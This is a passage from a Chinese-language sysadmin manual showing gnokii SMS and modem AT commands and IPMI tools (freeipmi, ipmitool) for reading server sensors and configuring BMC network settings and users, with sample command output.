gnokii-devel.x86_64 : Gnokii development files
gnokii-smsd.x86_64 : Gnokii SMS daemon
gnokii-smsd-mysql.x86_64 : MySQL support for Gnokii SMS daemon
gnokii-smsd-pgsql.x86_64 : PostgreSQL support for Gnokii SMS
daemon
gnokii-smsd-sqlite.x86_64 : SQLite support for Gnokii SMS
daemon
gnokii.x86_64 : Linux/Unix tool suite for various mobile phones
xgnokii.x86_64 : Graphical Linux/Unix tool suite for various
mobile phones
```

安装

```
# yum install -y gnokii
```

配置

```
vim /etc/gnokiirc
or
vim ~/.gnokiirc

[global]
port = /dev/ttyS0
model = AT
initlength = default
connection = serial
serial_baudrate = 19200
smsc_timeout = 10
```

发送测试短信

```
$ echo "This is a test message" | gnokii --sendsms +13113668890
```

```
$ gnokii --sendsms number <<EOF
hi neo,
This is a test message
EOF
```

接收短信

```
# gnokii --smsreader
GNOKII Version 0.6.31
Entered sms reader mode...

SMS received from number: 8613113668890
Got message 11: hi
```

拨打电话

```
$ gnokii --dialvoice number
```

1.2. AT Commands

发送短信

AT+CSCA=+8613010888500 是设置短信中心号码，只需第一次使用

```
AT
AT+CSCA=+8613010888500
AT+CMGF=1
AT+CMGS="13122993040"
Hello,This is the test of GSM module! Ctrl+z
```

语音通话

```
at+fclass=8
at#vsps=0
at+vgs=130
at+vsp=1
at+vls=7
ATDT13113668890
```

2. IPMI (Intelligent Platform Management Interface)

```
OpenIPMI: http://openipmi.sourceforge.net/
Ipmitool:  http://ipmitool.sourceforge.net/
ipmiutil:  http://ipmiutil.sourceforge.net/
```

2.1. OpenIPMI

```
# yum install OpenIPMI
```

start

```
/etc/init.d/ipmi start
Starting ipmi drivers:                                     [
OK  ]
```

2.2. freeipmi

```
# yum install freeipmi
```

ipmiping

```
# ipmiping 172.16.5.52
ipmiping 172.16.5.52 (172.16.5.52)
response received from 172.16.5.52: rq_seq=57
response received from 172.16.5.52: rq_seq=58
response received from 172.16.5.52: rq_seq=59
response received from 172.16.5.52: rq_seq=60
```

```
response received from 172.16.5.52: rq_seq=61
^C--- ipmiping 172.16.5.52 statistics ---
5 requests transmitted, 5 responses received in time, 0.0%
packet loss
```

ipmimonitoring

```
# ipmimonitoring -h 172.16.1.23 -u root -pcalvin
Caching SDR repository information: /root/.freeipmi/sdr-
cache/sdr-cache-J10-51-Memcache-0.172.16.5.23
Caching SDR record 125 of 125 (current record ID 125)
Record_ID | Sensor Name | Sensor Group | Monitoring Status|
Sensor Units | Sensor Reading
7 | Ambient Temp | Temperature | Nominal | C | 27.000000
9 | CMOS Battery | Battery | Nominal | N/A | 'OK'
10 | VCORE PG | Voltage | Nominal | N/A | 'State Deasserted'
11 | VCORE PG | Voltage | Nominal | N/A | 'State Deasserted'
13 | 1.5V PG | Voltage | Nominal | N/A | 'State Deasserted'
14 | 1.8V PG | Voltage | Nominal | N/A | 'State Deasserted'
15 | 3.3V PG | Voltage | Nominal | N/A | 'State Deasserted'
16 | 5V PG | Voltage | Nominal | N/A | 'State Deasserted'
17 | 0.75VTT PG | Voltage | Nominal | N/A | 'State Deasserted'
19 | HEATSINK PRES | Entity Presence | Nominal | N/A | 'Entity
Present'
20 | iDRAC6 Ent PRES | Entity Presence | Nominal | N/A |
'Entity Present'
21 | USB CABLE PRES | Entity Presence | Nominal | N/A | 'Entity
Present'
22 | STOR ADAPT PRES | Entity Presence | Nominal | N/A |
'Entity Present'
23 | RISER2 PRES | Entity Presence | Nominal | N/A | 'Entity
Present'
24 | RISER1 PRES | Entity Presence | Nominal | N/A | 'Entity
Present'
25 | 0.75 VTT PG | Voltage | Nominal | N/A | 'State Deasserted'
26 | MEM PG | Voltage | Nominal | N/A | 'State Deasserted'
27 | MEM PG | Voltage | Nominal | N/A | 'State Deasserted'
28 | 0.9V PG | Voltage | Nominal | N/A | 'State Deasserted'
29 | VTT PG | Voltage | Nominal | N/A | 'State Deasserted'
30 | VTT PG | Voltage | Nominal | N/A | 'State Deasserted'
31 | 1.8 PLL PG | Voltage | Nominal | N/A | 'State Deasserted'
```

```
32 | 1.8 PLL PG | Voltage | Nominal | N/A | 'State Deasserted'
33 | 8.0V PG | Voltage | Nominal | N/A | 'State Deasserted'
34 | 1.1V PG | Voltage | Nominal | N/A | 'State Deasserted'
35 | 1.0V LOM PG | Voltage | Nominal | N/A | 'State Deasserted'
36 | 1.0V AUX PG | Voltage | Nominal | N/A | 'State Deasserted'
37 | 1.05V PG | Voltage | Nominal | N/A | 'State Deasserted'
38 | FAN MOD 1A RPM | Fan | Nominal | RPM | 5040.000000
39 | FAN MOD 2A RPM | Fan | Nominal | RPM | 7800.000000
40 | FAN MOD 3A RPM | Fan | Nominal | RPM | 8040.000000
41 | FAN MOD 4A RPM | Fan | Nominal | RPM | 8760.000000
42 | FAN MOD 5A RPM | Fan | Nominal | RPM | 8640.000000
43 | FAN MOD 6A RPM | Fan | Nominal | RPM | 5040.000000
44 | FAN MOD 1B RPM | Fan | Nominal | RPM | 3840.000000
45 | FAN MOD 2B RPM | Fan | Nominal | RPM | 6000.000000
46 | FAN MOD 3B RPM | Fan | Nominal | RPM | 6120.000000
47 | FAN MOD 4B RPM | Fan | Nominal | RPM | 6600.000000
48 | FAN MOD 5B RPM | Fan | Nominal | RPM | 6600.000000
49 | FAN MOD 6B RPM | Fan | Nominal | RPM | 3840.000000
50 | Presence | Entity Presence | Nominal | N/A | 'Entity
Present'
51 | Presence | Entity Presence | Nominal | N/A | 'Entity
Present'
52 | Presence | Entity Presence | Nominal | N/A | 'Entity
Present'
53 | Presence | Entity Presence | Nominal | N/A | 'Entity
Present'
54 | Presence  | Entity Presence | Nominal | N/A | 'Entity
Present'
55 | Status | Processor | Nominal | N/A | 'Processor Presence
detected'
56 | Status | Processor | Nominal | N/A | 'Processor Presence
detected'
57 | Status | Power Supply | Nominal | N/A | 'Presence
detected'
58 | Status | Power Supply | Critical | N/A | 'Presence
detected' 'Power Supply input lost (AC/DC)'
59 | Riser Config | Cable/Interconnect | Nominal | N/A |
'Cable/Interconnect is connected'
60 | OS Watchdog | Watchdog 2 | Nominal | N/A | 'OK'
62 | Intrusion | Physical Security | Nominal | N/A | 'OK'
64 | Fan Redundancy | Fan | Nominal | N/A | 'Fully Redundant'
66 | Drive | Drive Slot | Nominal | N/A | 'Drive Presence'
67 | Cable SAS A | Cable/Interconnect | Nominal | N/A |
'Cable/Interconnect is connected'
68 | Cable SAS B | Cable/Interconnect | Nominal | N/A |
```

```
'Cable/Interconnect is connected'
116 | Current | Current | Nominal | A | 1.400000
118 | Voltage | Voltage | Nominal | V | 220.000000
120 | System Level | Current | Nominal | W | 329.000000
123 | ROMB Battery | Battery | Nominal | N/A | 'OK'
```

ipmi-sensors

```
# ipmi-sensors -h 172.16.5.23 -u root -pcalvin
1: Temp (Temperature): NA (NA/90.00): [NA]
2: Temp (Temperature): NA (NA/90.00): [NA]
3: Temp (Temperature): NA (NA/NA): [NA]
4: Ambient Temp (Temperature): NA (NA/NA): [NA]
5: Temp (Temperature): NA (NA/NA): [NA]
6: Ambient Temp (Temperature): NA (NA/NA): [NA]
7: Ambient Temp (Temperature): 27.00 C (3.00/47.00): [OK]
8: Planar Temp (Temperature): NA (3.00/97.00): [NA]
9: CMOS Battery (Battery): [OK]
10: VCORE PG (Voltage): [State Deasserted]
11: VCORE PG (Voltage): [State Deasserted]
12: IOH THERMTRIP (Temperature): [NA]
13: 1.5V PG (Voltage): [State Deasserted]
14: 1.8V PG (Voltage): [State Deasserted]
15: 3.3V PG (Voltage): [State Deasserted]
16: 5V PG (Voltage): [State Deasserted]
17: 0.75VTT PG (Voltage): [State Deasserted]
18: PFault Fail Safe (Voltage): [Unknown]
19: HEATSINK PRES (Entity Presence): [Entity Present]
20: iDRAC6 Ent PRES (Entity Presence): [Entity Present]
21: USB CABLE PRES (Entity Presence): [Entity Present]
22: STOR ADAPT PRES (Entity Presence): [Entity Present]
23: RISER2 PRES (Entity Presence): [Entity Present]
24: RISER1 PRES (Entity Presence): [Entity Present]
25: 0.75 VTT PG (Voltage): [State Deasserted]
26: MEM PG (Voltage): [State Deasserted]
27: MEM PG (Voltage): [State Deasserted]
28: 0.9V PG (Voltage): [State Deasserted]
29: VTT PG (Voltage): [State Deasserted]
30: VTT PG (Voltage): [State Deasserted]
31: 1.8 PLL PG (Voltage): [State Deasserted]
32: 1.8 PLL PG (Voltage): [State Deasserted]
```

```
33: 8.0V PG (Voltage): [State Deasserted]
34: 1.1V PG (Voltage): [State Deasserted]
35: 1.0V LOM PG (Voltage): [State Deasserted]
36: 1.0V AUX PG (Voltage): [State Deasserted]
37: 1.05V PG (Voltage): [State Deasserted]
38: FAN MOD 1A RPM (Fan): 5040.00 RPM (1920.00/NA): [OK]
39: FAN MOD 2A RPM (Fan): 8040.00 RPM (1920.00/NA): [OK]
40: FAN MOD 3A RPM (Fan): 7920.00 RPM (1920.00/NA): [OK]
41: FAN MOD 4A RPM (Fan): 9240.00 RPM (1920.00/NA): [OK]
42: FAN MOD 5A RPM (Fan): 9120.00 RPM (1920.00/NA): [OK]
43: FAN MOD 6A RPM (Fan): 5040.00 RPM (1920.00/NA): [OK]
44: FAN MOD 1B RPM (Fan): 3840.00 RPM (1920.00/NA): [OK]
45: FAN MOD 2B RPM (Fan): 6120.00 RPM (1920.00/NA): [OK]
46: FAN MOD 3B RPM (Fan): 6000.00 RPM (1920.00/NA): [OK]
47: FAN MOD 4B RPM (Fan): 6960.00 RPM (1920.00/NA): [OK]
48: FAN MOD 5B RPM (Fan): 6960.00 RPM (1920.00/NA): [OK]
49: FAN MOD 6B RPM (Fan): 3840.00 RPM (1920.00/NA): [OK]
50: Presence (Entity Presence): [Entity Present]
51: Presence (Entity Presence): [Entity Present]
52: Presence (Entity Presence): [Entity Present]
53: Presence (Entity Presence): [Entity Present]
54: Presence  (Entity Presence): [Entity Present]
55: Status (Processor): [Processor Presence detected]
56: Status (Processor): [Processor Presence detected]
57: Status (Power Supply): [Presence detected]
58: Status (Power Supply): [Presence detected][Power Supply
input lost (AC/DC)]
59: Riser Config (Cable/Interconnect): [Cable/Interconnect is
connected]
60: OS Watchdog (Watchdog 2): [OK]
61: SEL (Event Logging Disabled): [Unknown]
62: Intrusion (Physical Security): [OK]
63: PS Redundancy (Power Supply): [NA]
64: Fan Redundancy (Fan): [Fully Redundant]
65: CPU Temp Interf (Temperature): [NA]
66: Drive (Drive Slot): [Drive Presence]
67: Cable SAS A (Cable/Interconnect): [Cable/Interconnect is
connected]
68: Cable SAS B (Cable/Interconnect): [Cable/Interconnect is
connected]
69: DKM Status (OEM Reserved): [OEM State = 0000h]
79: ECC Corr Err (Memory): [Unknown]
80: ECC Uncorr Err (Memory): [Unknown]
81: I/O Channel Chk (Critical Interrupt): [Unknown]
82: PCI Parity Err (Critical Interrupt): [Unknown]
```

```
83: PCI System Err (Critical Interrupt): [Unknown]
84: SBE Log Disabled (Event Logging Disabled): [Unknown]
85: Logging Disabled (Event Logging Disabled): [Unknown]
86: Unknown (System Event): [Unknown]
87: CPU Protocol Err (Processor): [Unknown]
88: CPU Bus PERR (Processor): [Unknown]
89: CPU Init Err (Processor): [Unknown]
90: CPU Machine Chk (Processor): [Unknown]
91: Memory Spared (Memory): [Unknown]
92: Memory Mirrored (Memory): [Unknown]
93: Memory RAID (Memory): [Unknown]
94: Memory Added (Memory): [Unknown]
95: Memory Removed (Memory): [Unknown]
96: Memory Cfg Err (Memory): [Unknown]
97: Mem Redun Gain (Memory): [Unknown]
98: PCIE Fatal Err (Critical Interrupt): [Unknown]
99: Chipset Err (Critical Interrupt): [Unknown]
100: Err Reg Pointer (OEM Reserved): [Unknown]
101: Mem ECC Warning (Memory): [Unknown]
102: Mem CRC Err (Memory): [Unknown]
103: USB Over-current (Memory): [Unknown]
104: POST Err (System Firmware Progress): [Unknown]
105: Hdwr version err (Version Change): [Unknown]
106: Mem Overtemp (Memory): [Unknown]
107: Mem Fatal SB CRC (Memory): [Unknown]
108: Mem Fatal NB CRC (Memory): [Unknown]
109: OS Watchdog Time (Watchdog 1): [Unknown]
110: Non Fatal PCI Er (OEM Reserved): [Unknown]
111: Fatal IO Error (OEM Reserved): [Unknown]
112: MSR Info Log (OEM Reserved): [Unknown]
113: Temp (Temperature): NA (NA/NA): [NA]
114: Temp (Temperature): NA (3.00/47.00): [NA]
115: Temp (Temperature): NA (3.00/47.00): [NA]
116: Current (Current): 1.40 A (NA/NA): [OK]
117: Current (Current): NA (NA/NA): [Unknown]
118: Voltage (Voltage): 220.00 V (NA/NA): [OK]
119: Voltage (Voltage): NA (NA/NA): [Unknown]
120: System Level (Current): 329.00 W (NA/966.00): [OK]
121: Power Optimized (OEM Reserved): [Unrecognized State]
123: ROMB Battery (Battery): [OK]
125: vFlash (Module/Board): [OEM State = 0000h]
```

ipmi-locate

```
# ipmi-locate
Probing KCS device using DMIDECODE... done
IPMI Version: 2.0
IPMI locate driver: DMIDECODE
IPMI interface: KCS
BMC driver device:
BMC I/O base address: 0xCA8
Register spacing: 4

Probing SMIC device using DMIDECODE... FAILED

Probing BT device using DMIDECODE... FAILED

Probing SSIF device using DMIDECODE... FAILED

Probing KCS device using SMBIOS... done
IPMI Version: 2.0
IPMI locate driver: SMBIOS
IPMI interface: KCS
BMC driver device:
BMC I/O base address: 0xCA8
Register spacing: 4

Probing SMIC device using SMBIOS... FAILED

Probing BT device using SMBIOS... FAILED

Probing SSIF device using SMBIOS... FAILED

Probing KCS device using ACPI... FAILED

Probing SMIC device using ACPI... FAILED

Probing BT device using ACPI... FAILED

Probing SSIF device using ACPI... FAILED

Probing KCS device using PCI... FAILED

Probing SMIC device using PCI... FAILED

Probing BT device using PCI... FAILED
```

```
Probing SSIF device using PCI... FAILED

KCS device default values:
IPMI Version: 1.5
IPMI locate driver: DEFAULT
IPMI interface: KCS
BMC driver device:
BMC I/O base address: 0xCA2
Register spacing: 1

SMIC device default values:
IPMI Version: 1.5
IPMI locate driver: DEFAULT
IPMI interface: SMIC
BMC driver device:
BMC I/O base address: 0xCA9
Register spacing: 1

BT device default values:
SSIF device default values:
IPMI Version: 1.5
IPMI locate driver: DEFAULT
IPMI interface: SSIF
BMC driver device: /dev/i2c-0
BMC SMBUS slave address: 0x42
Register spacing: 1
```

2.3. ipmitool - utility for controlling IPMI-enabled devices

ipmitool

ubuntu

确定硬件是否支持 IPMI

```
neo@monitor:~$ sudo dmidecode |grep -C 5 IPMI
[sudo] password for neo:
Handle 0x2000, DMI type 32, 11 bytes
System Boot Information
```

```
        Status: No errors detected

Handle 0x2600, DMI type 38, 18 bytes
IPMI Device Information
        Interface Type: KCS (Keyboard Control Style)
        Specification Version: 2.0
        I2C Slave Address: 0x10
        NV Storage Device: Not Present
        Base Address: 0x0000000000000CA8 (I/O)
```

```
sudo apt-get install openipmi

sudo apt-get install ipmitool

sudo mkdir -p /var/lock/subsys/ipmi

$ sudo /etc/init.d/openipmi start
 * Starting ipmi drivers                  [ OK ]
```

CentOS

```
# yum search ipmi
========================================== Matched: ipmi
==========================================
OpenIPMI.x86_64 : OpenIPMI (Intelligent Platform Management
Interface) library and tools
OpenIPMI-devel.i386 : The development environment for the
OpenIPMI project.
OpenIPMI-devel.x86_64 : The development environment for the
OpenIPMI project.
OpenIPMI-gui.x86_64 : IPMI graphical user interface tool
OpenIPMI-libs.i386 : The OpenIPMI runtime libraries
OpenIPMI-libs.x86_64 : The OpenIPMI runtime libraries
OpenIPMI-perl.x86_64 : OpenIPMI Perl language bindings
OpenIPMI-python.x86_64 : OpenIPMI Python language bindings
OpenIPMI-tools.x86_64 : OpenIPMI utilities and scripts from
ipmitool
collectd-ipmi.x86_64 : IPMI module for collectd
```

```
freeipmi.i386 : FreeIPMI
freeipmi.x86_64 : FreeIPMI
freeipmi-bmc-watchdog.x86_64 : FreeIPMI BMC watchdog
freeipmi-devel.i386 : Development package for FreeIPMI
freeipmi-devel.x86_64 : Development package for FreeIPMI
freeipmi-ipmidetectd.x86_64 : IPMI node detection monitoring
daemon
openhpi.i386 : openhpi Hardware Platform Interface (HPI)
library and tools
openhpi.x86_64 : openhpi Hardware Platform Interface (HPI)
library and tools
ripmime.x86_64 : Extract attachments out of a MIME encoded
email packages
watchdog.x86_64 : Software and/or Hardware watchdog daemon




# yum install OpenIPMI OpenIPMI-tools -y
```

sensor

```
# ipmitool -I open sensor list
```

ipmitool shell

```
# ipmitool shell
```

mc info

```


ipmitool> mc info
Device ID                 : 32
Device Revision           : 0
Firmware Revision         : 1.54
IPMI Version              : 2.0
Manufacturer ID           : 674
Manufacturer Name         : DELL Inc
Product ID                : 256 (0x0100)
```

```
Product Name              : Unknown (0x100)
Device Available          : yes
Provides Device SDRs      : yes
Additional Device Support :
    Sensor Device
    SDR Repository Device
    SEL Device
    FRU Inventory Device
    IPMB Event Receiver
    Bridge
    Chassis Device
Aux Firmware Rev Info     :
    0x00
    0x0f
    0x00
    0x00


ipmitool> lan print 1
Set in Progress         : Set Complete
Auth Type Support       : NONE MD2 MD5 PASSWORD
Auth Type Enable        : Callback : MD2 MD5
                        : User     : MD2 MD5
                        : Operator : MD2 MD5
                        : Admin    : MD2 MD5
                        : OEM      :
IP Address Source       : Static Address
IP Address              : 172.16.1.132
Subnet Mask             : 255.255.255.0
MAC Address             : 84:2b:2b:fd:e2:51
SNMP Community String   : public
IP Header               : TTL=0x40 Flags=0x40 Precedence=0x00
TOS=0x10
Default Gateway IP      : 172.16.1.254
Default Gateway MAC     : 00:00:00:00:00:00
Backup Gateway IP       : 0.0.0.0
Backup Gateway MAC      : 00:00:00:00:00:00
802.1q VLAN ID          : Disabled
802.1q VLAN Priority    : 0
RMCP+ Cipher Suites     : 0,1,2,3,4,5,6,7,8,9,10,11,12,13,14
Cipher Suite Priv Max   : aaaaaaaaaaaaaaa
                        :     X=Cipher Suite Unused
                        :     c=CALLBACK
                        :     u=USER
                        :     o=OPERATOR
```

```
                         :     a=ADMIN
                         :     O=OEM
```

ipmitool 访问远程主机

```
# ipmitool -H 172.16.1.155 -U root -P 123456 lan print 1
Set in Progress         : Set Complete
Auth Type Support       : NONE MD2 MD5 PASSWORD
Auth Type Enable        : Callback : MD2 MD5
                        : User     : MD2 MD5
                        : Operator : MD2 MD5
                        : Admin    : MD2 MD5
                        : OEM      :
IP Address Source       : Static Address
IP Address              : 172.16.1.15
Subnet Mask             : 255.255.255.0
MAC Address             : 84:2b:2b:fc:fb:cc
SNMP Community String   : public
IP Header               : TTL=0x40 Flags=0x40 Precedence=0x00
TOS=0x10
Default Gateway IP      : 172.16.1.254
Default Gateway MAC     : 00:00:00:00:00:00
Backup Gateway IP       : 0.0.0.0
Backup Gateway MAC      : 00:00:00:00:00:00
802.1q VLAN ID          : Disabled
802.1q VLAN Priority    : 0
RMCP+ Cipher Suites     : 0,1,2,3,4,5,6,7,8,9,10,11,12,13,14
Cipher Suite Priv Max   : aaaaaaaaaaaaaaa
                        :     X=Cipher Suite Unused
                        :     c=CALLBACK
                        :     u=USER
                        :     o=OPERATOR
                        :     a=ADMIN
                        :     O=OEM
```

Get chassis status and set power state

```
# ipmitool -I open chassis
Chassis Commands:  status, power, identify, policy,
restart_cause, poh, bootdev, bootparam, selftest

# ipmitool -I open chassis status
System Power         : on
Power Overload       : false
Power Interlock      : inactive
Main Power Fault     : false
Power Control Fault  : false
Power Restore Policy : previous
Last Power Event     :
Chassis Intrusion    : inactive
Front-Panel Lockout  : inactive
Drive Fault          : false
Cooling/Fan Fault    : false
Sleep Button Disable : not allowed
Diag Button Disable  : allowed
Reset Button Disable : not allowed
Power Button Disable : allowed
Sleep Button Disabled: false
Diag Button Disabled : true
Reset Button Disabled: false
Power Button Disabled: false
```

Configure Management Controller

Management Controller status and global enables

```
# ipmitool -I open mc
MC Commands:
  reset <warm|cold>
  guid
  info
  watchdog <get|reset|off>
  selftest
  getenables
```

```
  setenables <option=on|off> ...
    recv_msg_intr         Receive Message Queue Interrupt
    event_msg_intr        Event Message Buffer Full Interrupt
    event_msg             Event Message Buffer
    system_event_log      System Event Logging
    oem0                  OEM 0
    oem1                  OEM 1
    oem2                  OEM 2
```

Configure LAN Channels

```
ipmitool -I open lan print 1                                显示BMC
通道的信息，如果不知道BMC使用的是哪个通道，请使用下面的命令确认：
ipmitool -I open channel info 1
ipmitool -I open lan set 1 ipsrc static                     设置本地
BMC地址为静态，才能设置IP
ipmitool -I open lan set 1 ipaddr 172.16.0.2                设置本地
BMC的IP地址
ipmitool -I open lan set 1 netmask 255.255.255.0            子网掩
码，别忘了设
ipmitool -I open lan set 1 defgw ipaddr 172.16.0.254        网关，可
设可不设，不过一定要确保监控它的机器位于同一路由
```

Configure Management Controller users

```
ipmitool user list 1                                  查看BMC的用户列表
ipmitool user set name 1 username       对BMC的1号用户设置用户名
username
ipmitool user set password 1 123456 对BMC的1号用户设置密码123456
```

Configure Management Controller channels

```
# ipmitool -I open channel info 1
Channel 0x1 info:
```

```
  Channel Medium Type   : 802.3 LAN
  Channel Protocol Type : IPMB-1.0
  Session Support       : multi-session
  Active Session Count  : 0
  Protocol Vendor ID    : 7154
  Volatile(active) Settings
    Alerting            : disabled
    Per-message Auth    : disabled
    User Level Auth     : enabled
